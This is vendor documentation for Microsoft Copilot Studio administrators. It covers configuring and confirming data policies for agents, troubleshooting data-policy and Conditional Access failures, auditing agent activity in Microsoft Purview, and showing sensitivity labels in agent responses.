Publishing agents configured with public websites as a knowledge source.	Knowledge source with public websites and data in Copilot Studio <i>Supports endpoint filtering to allow or deny endpoints.</i>
Publishing agents configured with SharePoint as a knowledge source.	Knowledge source with SharePoint and OneDrive in Copilot Studio <i>Supports endpoint filtering to allow or deny endpoints.</i>
Publishing to Direct Line channels.	Direct Line channels in Copilot Studio
Publishing to the Dynamics 365 Customer Service channel.	Omnichannel in Copilot Studio
Publishing to the Facebook channel.	Facebook channel in Copilot Studio

To prevent agent makers from...	Connector name in the Power Platform admin center
Publishing to the SharePoint channel.	SharePoint channel in Copilot Studio
Publishing to the Teams and Microsoft 365 Copilot channel.	Microsoft Teams + M365 Channel in Copilot Studio
Publishing to the WhatsApp channel.	WhatsApp channel in Copilot Studio
Using event triggers in Copilot Studio agents or running automated evaluations using authenticated accounts.	Microsoft Copilot Studio
Using Power Platform connectors as tools in Copilot Studio agents.	<i>Many prebuilt and custom connectors</i>
Using skills in Copilot Studio agents.	Skills with Copilot Studio

Configure a data policy in the Power Platform admin center

1. Sign in to the [Power Platform admin center](#) .
2. On the side bar, select **Security**, and then select **Data and privacy**. The **Data protection and privacy** page opens.
3. Select **Data policy**. The **Data policies** list appears.
4. Create a new data policy, or choose an existing data policy to edit:
 - To [create a new data policy](#), select **New Policy**, then enter the name you want.
 - To [edit an existing data policy](#), select the data policy and select **Edit Policy**.
5. Select **Next**. The **Add an environment** page appears.
 - To add an environment to your data policy, select the environment in the **Available** tab, then select **Add to policy**.
 - To remove an environment from your data policy, switch to the **Added to policy** tab, select the environment, then select **Remove from policy**.
6. Select **Next**. The **Assign connectors** page appears.
7. Use the search box to find the connector you want.
8. Select the three dots (:) next to the connector, then:

- If you want to prevent agent makers from using the features associated with the connector, select **Block**.
- If you want to allow or deny specific endpoints for SharePoint or public websites configured as knowledge sources, or for HTTP request:
 - a. Select **Configure connector** > **Connector endpoints**.
 - b. Add the endpoints or patterns you want, then select **Save**.

9. Select **Next**.

10. If you're a tenant admin, or an environment admin for multiple environments, the **Define scope** page opens.

a. Select the option you want:

- **Add all environments:** Adds all the environments in your entire tenant. This policy automatically applies to any new environment created in the tenant.
- **Add multiple environments:** Choose the environments to include in this policy.
- **Exclude certain environments:** Choose the environments to exclude from this policy.

 Note

Policies with a tenant scope apply to all agents in all environments across the tenant.

b. Select **Next**.

11. Review your policy, then select **Create policy** if you're creating a new policy or **Update policy** if you're editing an existing policy.

12. Go to Copilot Studio and verify that it enforces your data policy as expected for your use case.

Confirm data policy enforcement in Copilot Studio

You can confirm that a data policy is in effect by opening an agent in Copilot Studio. After you attempt to perform an operation that's subject to the data policy, an error banner appears with a **Details** button. To see details, on the **Channels** page, expand the error link and select **Download**. In the details file, a row describes each violation. When a data policy violation occurs, the **Publish** button becomes unavailable.

- [Confirm user authentication is required](#)

- [Confirm knowledge sources are blocked](#)
- [Confirm Power Platform connectors can't be used as tools](#)
- [Confirm HTTP requests are blocked](#)
- [Confirm skills are blocked](#)
- [Confirm publishing to specific channels is blocked](#)
- [Confirm event triggers are blocked](#)

Confirm user authentication is required

When you open an agent that isn't configured to require user authentication in an environment with a data policy that requires it, an error banner appears with a **Details** button. To see details, on the **Channels** page, expand the error link and select **Download**. In the details file, a row describes each violation.

An agent maker can contact their admins with the spreadsheet details to make appropriate updates to the data policy.

Alternatively, the agent maker can update the agent's authentication settings to **Authenticate with Microsoft** or **Authenticate manually (Azure Active Directory or Azure Active Directory v2)** in the **Authentication** configuration page. See [Configure user authentication in Copilot Studio](#).

Notice that **No authentication** and some manual authentication options aren't available for selection.

Confirm knowledge sources are blocked

1. In Copilot Studio, open an agent in an environment with a data policy that prevents makers from adding specific knowledge sources.
2. Go to the **Knowledge** page, select **Add knowledge**, and add a knowledge source that your data policy blocks.
3. Try publishing the agent. If the policy is enforced, an error banner appears with a **Details** button.
4. On the **Channels** page, expand the error link and select **Download** to see details. In the details file, if there's a data policy violation for a knowledge source, a row appears for the knowledge source and for each generative answers node that uses that knowledge source.

Confirm Power Platform connectors can't be used as tools

1. In Copilot Studio, open an agent in an environment with a data policy that prevents makers from configuring tools based on Power Platform connectors.
2. Create a new topic and add a **Tool** node.
3. In the **Add a tool** panel, switch to the **Connectors** tab and select a connector that your data policy blocks. Use the search box if needed.
4. Save the topic and try publishing the agent. If the policy is enforced, an error banner appears with a **Details** button.
5. On the **Channels** page, expand the error link and select **Download** to see details.

 Note

Classic chatbots don't support Power Platform connectors.

Confirm HTTP requests are blocked

Web App

1. In Copilot Studio, open an agent in an environment with a data policy that blocks HTTP requests.
2. Create a new topic and add an **HTTP request** node. At a minimum, populate the URL property.
3. Save the topic and try publishing the agent. If the policy is enforced, an error banner appears with a **Details** button.
4. On the **Channels** page, expand the error link and select **Download** to see details. In the details file, a row appears with a description for each violation. A violation occurs if the HTTP connector is blocked, if the HTTP connector is in a different data group than other connectors in your data policy, or if the HTTP connector isn't blocked but an endpoint is denied.

Confirm skills are blocked

1. In Copilot Studio, open an agent in an environment with a data policy that prevents makers from configuring skills.

2. Try to [add a skill](#) to the agent. If the data policy is enforced, the **Add a skill** panel reports an error and suggests you contact an admin to add the skill to the allow list.

Confirm publishing to specific channels is blocked

1. In Copilot Studio, open an agent in an environment with a data policy that prevents makers from publishing to specific channels.
2. Try configuring a channel that the data policy blocks. If the data policy is enforced, you can't publish to that channel.

Confirm event triggers are blocked

1. In Copilot Studio, open an agent in an environment with a data policy that prevents makers from adding event triggers.
2. If the policy is enforced, a detailed error message appears in the **Triggers** section on the **Overview** page. The message mentions the name of the data policy and suggests you contact your admin.

Identify and troubleshoot the impact of data policies

To find agents that your organization's data policies might affect, you can:

- Use the Power BI dashboard of the [Center of Excellence \(CoE\) Starter Kit](#). The Copilot Studio overview page on the CoE Dashboard lists the agents and environments in your organization.

Note


Classic chatbots created by using the legacy Microsoft Copilot Studio app in Microsoft Teams aren't discoverable in the CoE Starter Kit. To get a list of all agents and classic chatbots in an environment, you can create a Power Automate cloud flow with a **List rows from selected environment** Dataverse action.

- To address data policy errors or updated data policies, run a campaign with the agent makers in your organization. To download all agent data policy errors, select **Details** in the error notification banner and select **Download** from the error message details.

If data policies affect the functionality of your agents, see [Troubleshoot data policy enforcement for Copilot Studio](#).

Add and update the "Learn more" and admin contact email links

Use the `Set-PowerAppDlpErrorSettings` PowerShell cmdlet to add an email address and a "Learn more" link to the data policy error messages.



To add the email address and "Learn more" link, run the following PowerShell script. Replace the values for the `<email>`, `<URL>`, and `<tenant ID>` parameters with your own.

```
PowerShell

$ContactDetails = [pscustomobject] @{
    Enabled=$true
    Email="<email>"
}
$ErrorMessageDetails = [pscustomobject] @{
    Enabled=$true
    Url="<URL>"
}
$ErrorSettingsObj = [pscustomobject] @{
    ErrorMessageDetails=$ErrorMessageDetails
    ContactDetails=$ContactDetails
}
New-PowerAppDlpErrorSettings -TenantId "<tenant ID>" -ErrorSettings
$ErrorSettingsObj
```

To update an existing configuration, use the same PowerShell script, but replace `New-PowerAppDlpErrorSettings` with `Set-PowerAppDlpErrorSettings`.

Warning

These settings apply to all Power Platform apps within the specified tenant.

Troubleshoot data policy enforcement for Copilot Studio


On January 6, 2025, we published a Message Center announcement (Message ID MC973179) to Power Platform customers regarding updates to [data policy enforcement for Copilot Studio agents](#). To ensure all agents comply with tenant-defined data policies, Copilot Studio no longer supports the earlier opt-in data policy enforcement process.

It's critical to take proactive steps to align your data policies with your production workloads to avoid potential disruptions. Misaligned configurations, such as data policies blocking new connectors by default, could result in production outages. For example, essential features like Direct Line or unauthenticated agent deployments on websites might be unexpectedly blocked.

This document provides guidance to help you review and adjust your data policies to ensure seamless operations while maintaining compliance with organizational standards.

Symptoms

Data policy violations can affect your agents in multiple ways. In the following example, data loss prevention changes are mentioned as the reason why publishing failed:



In this example, the error messages say:

- **Draft agent status:** You have errors in your draft that will prevent publishing. Due to a recent data policy change, some issues are preventing your agent from working correctly. Download the file to review the error details and contact your admin. You need to

configure at least one channel (for example, Teams) due to recent data policy changes. Contact your admin with questions.

- **Published agent status:** You have errors in your published agent. Due to a recent data policy change, some issues are preventing your agent from working correctly. Download the file to review the error details and contact your admin. You need to configure at least one channel (for example, Teams) due to recent data policy changes. Contact your admin with questions.

Data policy violations for agent makers in Copilot Studio

If the agent is violating a data policy for the environment, you see a **warning notification** in Copilot Studio that says, "1 error is preventing your agent from being published. 1 error may be preventing your agent from working as intended."

Data policy violations when trying to publish

If you try to [publish an agent](#) that violates a data policy, an error message appears.

There are open issues with your agent

To continue publishing, fix the listed issues. To exclude a topic from publishing, turn it off.

Agent Errors (1)

Name	Errors
Agent Errors	2

Show raw

Select **Show raw** to get detailed error information in JSON format, including the violation type and a description of the error. In this example, the JSON literal contains values for the following keys:

Expand table

Key	Value
errorDescription	At least one connector here has been blocked by your admin
\$kind	DlpViolationError
violationType	BlockedConnector

Raw response

```
[
  {
    "componentDisplayName": "Agent Errors",
    "diagnosticResult": [
      {
        "$kind": "DlpViolationError",
        "violationType": "BlockedConnector"
      },
      {
        "$kind": "DlpViolationError",
        "violationType": "BlockedConnector"
      }
    ],
    "errorDescription": "At least one connector here has been block
    "diagnosticErrorCount": 2
  }
]
```

Data policy violations for end users of the agent

If your published agent is in violation of your data policies, users of the agent see a **DataLossPreventionViolation** error when trying to interact with it.

The message says "Sorry, something unexpected happened. We're looking into it. Error code: DataLossPreventionViolation." and includes the conversation ID and time of the error.

Agent users should contact their admin to resolve the issue. The admin can check the data policy violations and update the policies or the agent configuration as needed.

Reason

Since March 2025, agents can't be exempted from data policy enforcement. It's no longer possible to exempt agents with a PowerShell command.

Mitigation

Makers need to work with admins to check the **published agent status of all agents deployed in production** to identify any potential issues caused by data policy violations. Using the insights from the publish errors and reports you can download from the **Channels** page, admins can adjust their data policies to align with their production workloads.

Identify agents in violation of a data policy

From the **Channels** tab in Copilot Studio, you can immediately see warnings if your agent is in violation of data policies.

You can also select the **Details** link in the error notification to get more information about a violation. The **Channels** tab automatically opens and summarizes the data policy violations preventing new publication for an unpublished (or "draft") agent, or that are causing errors for a published agent.

Select **Download** to retrieve an Excel workbook that contains detailed information about the data policy violations. The workbook includes a summary of the errors, including the specific data policy name, ID, and the blocked connector causing the issue.

There are two worksheets in the Excel file:

- **DLP violations**, containing details for the data policy violations for that agent.
- **Blocked channels**, containing a list of the channels that are currently blocked by data policies for the agent.

The **DLP violations** sheet provides the name of the agent (as **Copilot name**) and its environment, followed by a table with the following columns:

 Expand table

Column	Description
Content	The publication status of the agent
Topic name	Name of the topic that triggered the violation, if applicable
Subcomponent	Category of the activity
Subcomponent type	Category for the data policy surface area
DLP policy name	The name of the policy (defined by the admin when the policy was created)
Policy id	GUID for the policy
DLP error type	The outcome of the policy (for example, <i>Connector blocked</i>)
Connector (data group)	Name of the connector that triggered the violation

The **Blocked channels** sheet includes the name of the agent (as **Copilot name**), along with the environment name. It's followed by a table with the following columns:

 Expand table

Column	Description
Channel name	The name of the channel where the agent is blocked due to a data policy violation
DLP policy name	The name of the policy (defined by the admin when the policy was created)
Policy id	GUID for the policy

 Important

If all channels for the agent are blocked by data policies, you can't publish your agent.

Identify users with sufficient permissions to update data policies

After identifying data policies that might need to be updated, you need an admin to update [Data policies](#) in the [Power Platform admin center](#).

For more information and examples of using data policies in Copilot Studio, see [Configure data policies for agents](#).

When an agent is in violation of data policies, you need to determine what policies are affecting it. Data policies can be defined at the tenant level (applying to all environments in a tenant) or for one or more specific environments.

Tenant-wide data policies require tenant-level administrator permissions. Environment-specific data policies can be configurable by users with a less permissive role in the environment.

Troubleshoot Conditional Access policy issues

Copilot Studio supports [end-user authentication and authorization through Microsoft Entra ID](#), so that users of your agents can use their Microsoft Entra ID credentials to authenticate. Your organization manages these credentials.

However, users might encounter problems related to [Conditional Access policies](#) that affect their ability to use Copilot Studio agents effectively.

Symptoms

Agents might be unresponsive to end users on specific channels, such as Teams, due to Conditional Access policies implemented through Microsoft Entra ID.

Users of your agents might see a blank page in the chat window or receive an error message indicating that the agent isn't available, and the test chat doesn't respond to queries.

Reason

Policy enforcement: Due to recent security updates that provide stronger authentication controls, Copilot Studio agent acquires the authentication token specific to a given customer tenant.

With these policy enforcements in place, agents don't initiate a conversation or respond to end users if Conditional Access policies block the acquisition of the authentication token.

The enforcement applies to existing agents created in tenants with Conditional Access policies that, previously, didn't prevent the agent from responding to end users.

Mitigation

You can see which Conditional Access policy is blocking the request so that you can investigate and act accordingly. For guidance on how to resolve issues or modify Conditional Access policies, see the other resources at the end of this article.

You might also need to [allow specific IP addresses and IP ranges](#) that are used by Copilot Studio, Power Platform, or other Microsoft services.

You can access the Conditional Access logs for a specific Copilot Studio agent from the agent's app registration in Microsoft Entra. You can also see logs for all agents by manually filtering within the Identity section in Entra.

💡 Tip

Depending on who made the request, the associated log could be in one of multiple sign-in categories in Entra.

Check each tab on the Conditional Access sign-in logs page.

Get Conditional Access logs for all Copilot Studio agents

1. Sign in to the [Microsoft Entra admin center](#) as at least a [Reports Reader](#).
2. Open the **Identity** section on the side menu. Select **Monitoring & health**, and then **Audit logs**.
3. Select the **Date** range you want to query.
4. Select **Add filters** above the list of sign-ins, and then select **Application**. Set the filter to **Application contains: Copilot Studio**.
5. Add the **Conditional Access** filter in the same way, and set it to **Failure**. Select **Apply**.

Sign-in events

Download Export Data Settings Troubleshoot Refresh Columns Go

Date : **Last 24 hours** Show dates as : **Local** Conditional Access : **None Selected**

User sign-ins (interactive) User sign-ins (non-interactive) Managed

Date	Request ID
4/16/2025, 10:28:06 AM	180...
4/16/2025, 10:27:35 AM	314...
4/16/2025, 10:27:32 AM	5ed...
4/16/2025, 10:27:27 AM	d53...

Conditional Access

- ☐ Not Applied
- ☐ Success
- ☒ Failure

Apply

Get Conditional Access logs for a specific Copilot Studio agent

1. Sign in to the [Microsoft Entra admin center](#) [↗].
2. Open **App registrations** from the side menu, homepage, or by searching for it in the search bar at the top of the screen.
3. Open the registration for the agent you want to review.
4. On the **Overview** page, under the **Essentials** section, select the link for the **Managed application in local directory**. A prefiltered list of Conditional Access logs for that agent appears.

Identify and remediate policy failures

By default, the audit logs display all activities. Open the **Activity** filter to narrow down the activities, if necessary. For a list of audit log activities for Conditional Access, see the [Microsoft Entra audit log activities](#) article in the [Entra Conditional Access documentation](#).

1. Review the activities under each tab to locate any that triggered a Conditional Access policy failure for Copilot Studio.
2. Select an entry to open the **Activity Details** panel, then go to the **Conditional Access** tab. The associated policies that triggered the issue are listed, along with the action taken as a result of the policy, such as **Block**.

After you identify the associated policy, troubleshoot to determine what you need to do. For example, you can continue allowing the policy to block agent interactions, change the policy's scope, or modify or disable the policy.

The following articles in the Microsoft Entra Conditional Access documentation detail the next steps you can take in Entra to resolve the issue:

- [Troubleshoot policy changes](#)
- [Troubleshoot sign-in problems](#)
- [Troubleshoot using the What If tool](#)

Audit Copilot Studio activities in Microsoft Purview

This article lists and describes the Copilot Studio activities that the [Microsoft Purview portal](#) logs and makes available. Developers can also access these logs through the [Office 365 Management API](#).

Changes to the content and settings of an agent can affect security and agent behavior. Auditing these actions helps mitigate failures, contain systems of security constraints, adhere to compliance requirements, and address security threats.

Copilot Studio logs activities related to both [administrative](#) and [maker and user interactions](#) with agents.

Copilot Studio stores the data used to generate the audit logs in accordance with its security and compliance standards. For more information, see [Microsoft Copilot Studio security and compliance](#).

ⓘ Note

For agents with Microsoft Entra Agent IDs, authentication activity is also logged in Microsoft Entra ID and visible in the Microsoft Entra admin center. For more information, see [Automatically create Microsoft Entra agent identities](#).

ⓘ Important

Administrative activities for Copilot Studio are enabled by default on all tenants. You can't disable activity collection, but you can [disable the audit logs in Purview and use retention policies](#) to prevent the retention of user message text and response text.

Prerequisites

- Users must have an assigned Microsoft 365 license so that Copilot Studio can record audit events and save transcripts of their conversations with Microsoft 365 Copilot.
- Your tenant isn't a [Federal Risk and Authorization Management Program \(FedRAMP\) tenant](#).

Access the logs

1. Sign in to the [Microsoft Purview portal](#) as a tenant admin.
2. In the left menu, select **Show all**.
3. Under **Solutions**, select **Audit**.

Admins can filter for Copilot Studio activities in the **Activities** list. Activities are mapped to event types and categories, as listed in the following tables in this article.

The screenshot displays the Microsoft Purview Search interface. At the top, it shows search statistics: 1 search completed, 0 active searches, and 0 active unfiltered searches. Below this, there are filters for 'Date and time range (UTC) *', 'Keyword Search', and 'Admin Units'. The 'Date and time range' filter is set for Jan 13 to Jan 14, 00:00. The 'Keyword Search' field is empty. The 'Admin Units' dropdown is set to 'Choose which Admin Units to search for'. On the right, the 'Activities - friendly names' dropdown is open, showing a list of activities. The first activity, 'Interacted with Copilot', is selected and highlighted. Below it, there are three other activities: 'Created policy configuration', 'Updated policy configuration', and 'Deleted policy configuration', each with an unchecked checkbox. The 'Interacted with Copilot' activity is also listed under the 'M365 Apps Admin Services cloud policy acti' category.

Compliance managers can also use the Data Security Posture Management (DSPM) for AI solution to view chat transcripts for CopilotInteraction events. For more information, see [Data Security Posture Management \(DSPM\)](#).

See audited events (agent authoring)

All logging happens at the SDK layer, so a single action can trigger multiple logged events.

This table lists events typically related to administrative actions in Copilot Studio, such as deleting an agent or updating an agent's name, details, or configuration.

Category	Event label	Description of the event
Agents	BotDeleteCleanup	The cleanup of dependencies after an agent is deleted in Copilot Studio
Agents	BotUpdateOperation-BotNameUpdate	Updating the agent's name in Copilot Studio
Agents	BotCreate	The creation of a new agent in Copilot Studio
Agents	BotDelete	The deletion of an agent in Copilot Studio
Agents	BotUpdateOperation-BotAuthUpdate	Updating the authentication settings of an agent in Copilot Studio
Agents	BotUpdateOperation-BotIconUpdate	Updating the agent icon in Copilot Studio
Agents	BotUpdateOperation-BotPublish	Publishing of an agent in Copilot Studio
Agents	BotUpdateOperation-BotShare	Sharing of an agent to other users in Copilot Studio
Agents	BotAppInsightsUpdate	Updating the App Insights logging configuration of an agent in Copilot Studio
Agent Component	BotComponentCreate	The creation of a component (such as a topic or skill) for an agent in Copilot Studio
Agent Component	BotComponentUpdate	The update of a component (such as a topic or skill) for an agent in Copilot Studio
Agent Component	BotComponentDelete	The deletion of a component (such as a topic or skill) for an agent in Copilot Studio
Agent Component Collection	BotComponentCollectionCreate	The creation of a component collection for an agent in Copilot Studio
Agent Component Collection	BotComponentCollectionDelete	The deletion of a component collection for an agent in Copilot Studio
Agent Component Collection	BotComponentCollectionUpdate	The update of a component collection for an agent in Copilot Studio
AI Plugin	AIPluginOperationCreate	Creating an AI Plugin for an agent in Copilot Studio
AI Plugin	AIPluginOperationUpdate	Updating an AI Plugin for an agent in Copilot Studio

Category	Event label	Description of the event
AI Plugin	AIPluginOperationDelete	Removing an AI Plugin for an agent in Copilot Studio
Environment Variable	EnvironmentVariableCreate	Creating an environment variable for an agent in Copilot Studio
Environment Variable	EnvironmentVariableUpdate	Updating an environment variable for an agent in Copilot Studio
Environment Variable	EnvironmentVariableDelete	Deleting an environment variable for an agent in Copilot Studio

See audited events (agent usage)

ⓘ Note

All logging happens at the SDK layer, so a single action can trigger multiple logged events.

Some channels are excluded from logging. For events listed in the **Audit** solution in Purview, the audited event's **CopilotEventData** JSON field includes the channel as the **AppHost** value. In the **DSPM for AI** solution, the channel appears under the **App accessed in** field.

This table lists events that are user interactions with Copilot agents in Copilot Studio, such as asking questions and viewing responses. The audited event contains metadata for that activity, including the date and time, organization, user and resource IDs, and the transcript thread ID.

Copilot Studio saves the text of the chat (the transcript) separately from the audited event in Purview. You can see or access the transcript directly from the logged event as it appears in the [Data Security Posture Management \(DSPM\) for AI](#) solution.

ⓘ Important

The audit logs in the **Audit** solution don't include the full text or transcript of the interactions between a user and the agent, only the transcript thread ID. The [Data Security Posture Management \(DSPM\) for AI](#) solution attempts to retrieve the chat text related to the event, along with links to resources that were accessed as part of the logged event.

[Expand table](#)

Category	Event label	Description of the event
Users	CopilotInteraction	User interactions with a Copilot agent created in Copilot Studio, such as asking questions and viewing responses

For more information about Copilot interaction events in Microsoft 365, see [Copilot interaction events overview](#).

Schema audit fields

Schemas define which agent fields are sent to the Microsoft Purview portal. Some fields are common to all applications that send audit data to Microsoft Purview, while others are specific to Copilot Studio. The following fields are common to the Power Platform.

[Expand table](#)

Field display name	Logical name	Type	Mandatory	Description
Date	CreationTime	Edm.Date	No	Date and time when the log was generated in UTC.
Id	ID	Edm.Guid	No	Unique GUID for every logged row.
Result Status	ResultStatus	Edm.String	No	Status of the logged row.
Organization Id	OrganizationId	Edm.Guid	Yes	Unique identifier of the organization from which the log was generated.
Operation	Operation	Edm.String	No	Name of the operation, including the event label.
User	UserKey	Edm.String	No	Unique identifier of the user in Microsoft Entra ID.
User type	UserType	Self.UserType	No	The audit type (admin, regular, or system).

Copilot Studio audit fields

In addition to the fields common to Power Platform administrator activities, Copilot Studio includes the following fields.

[Expand table](#)

Name	Type	Mandatory	Description
BotId	Edm.String	No	A unique identifier of the agent
BotSchemaName	Edm.String	No	A unique string identifying the agent
BotUpdateDetails	Edm.ComplexType (Collection)	No	Details of the properties updated on the agent
BotComponentId	Edm.String	No	A unique identifier of the agent components, such as topics or entities
BotComponentSchemaName	Edm.String	No	A unique string identifying the components of an agent, such as topics or entities
BotComponentType	Edm.String	No	The type of the agent component, such as topics or entities
BotComponentUpdateDetails	Edm.ComplexType (Collection)	No	Details of the updated properties of the agent's component
AIPluginOperationId	Edm.String	No	A unique identifier for the operation with the AI plugin
AIPluginOperationName	Edm.String	No	The name of the operation with the AI plugin
EnvironmentVariableDefinitionSchemaName	Edm.String	No	Schema name for the environment variable definition associated with the agent
EnvironmentVariableDefinitionId	Edm.String	No	A unique identifier for the environment variable definition associated with the agent

Disable audit logging

You can [disable event logging of all audit events across your tenant in Purview](#).

To prevent retention of user and agent text, you can create a Data Lifecycle Management policy in Purview that sets a retention policy of 0 days for Copilot Experiences.

For more information, see [Create and configure retention policies](#).

Related content

- [Auditing solutions in Microsoft Purview](#)
- [Power Platform connector activity logging](#)
- [Data policy activity logging](#)
- [Manage Dataverse auditing](#)

Last updated on 04/09/2026

View sensitivity labels in agent responses (preview)

10/17/2025

[This article is prerelease documentation and is subject to change.]

Your organization's makers work with people inside and outside the organization. This means your data can go anywhere, on any device, app, or service. You want to keep your data secure and compliant with your organization's policies.

With Microsoft Purview, you can use sensitivity labels to classify and protect your data, without affecting user productivity and collaboration. Specific to your organization and business needs, your admins can create categories for different levels of sensitive content in your organization.

For example, you can create and apply labels for Personal, Public, General, Confidential, and Highly Confidential content. For more information, see [Learn about sensitivity labels](#) in the Purview documentation.

Copilot Studio supports sensitivity labels for the following [knowledge sources](#) and [sources used in the generative answers classic mode](#):

- SharePoint
- OneDrive for Business
- SQL
- Dataverse
- Cosmos
- Azure Blob Storage
- Word
- Excel
- Outlook
- Office groups
- Office users

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality.

These features are available before an official release so that you can get early access and [provide feedback](#) .


Microsoft Purview strengthens information protection for Copilot Studio

An agent uses existing controls to ensure that data stored in your tenant is never returned to the user, or used by generative AI, if the user doesn't normally have access to that data. When the data has sensitivity labels from your organization applied to the content, there's an extra layer of protection.


When an agent is configured with a supported knowledge source, the user sees a shield icon with the highest sensitivity label that has been applied to the content the agent used to generate the response. The user also sees a sensitivity label for each cited file in the agent's response.

The following screenshots show sensitivity labels in agent responses:

- In conversations with agents deployed to the web, the shield is colored to match the sensitivity label, appears below the response, and lists the highest label. The citations after the response also indicate the label applied to that specific file or reference:



- In conversations with agents on Teams, the shield appears above the response. When a user hovers over the shield icon, the name and summary of the highest label appears. The citations after the response also indicate the label applied to that specific file or reference:



Important

Microsoft Purview sensitivity labels in Copilot Studio are on by default for agents with supported knowledge sources.

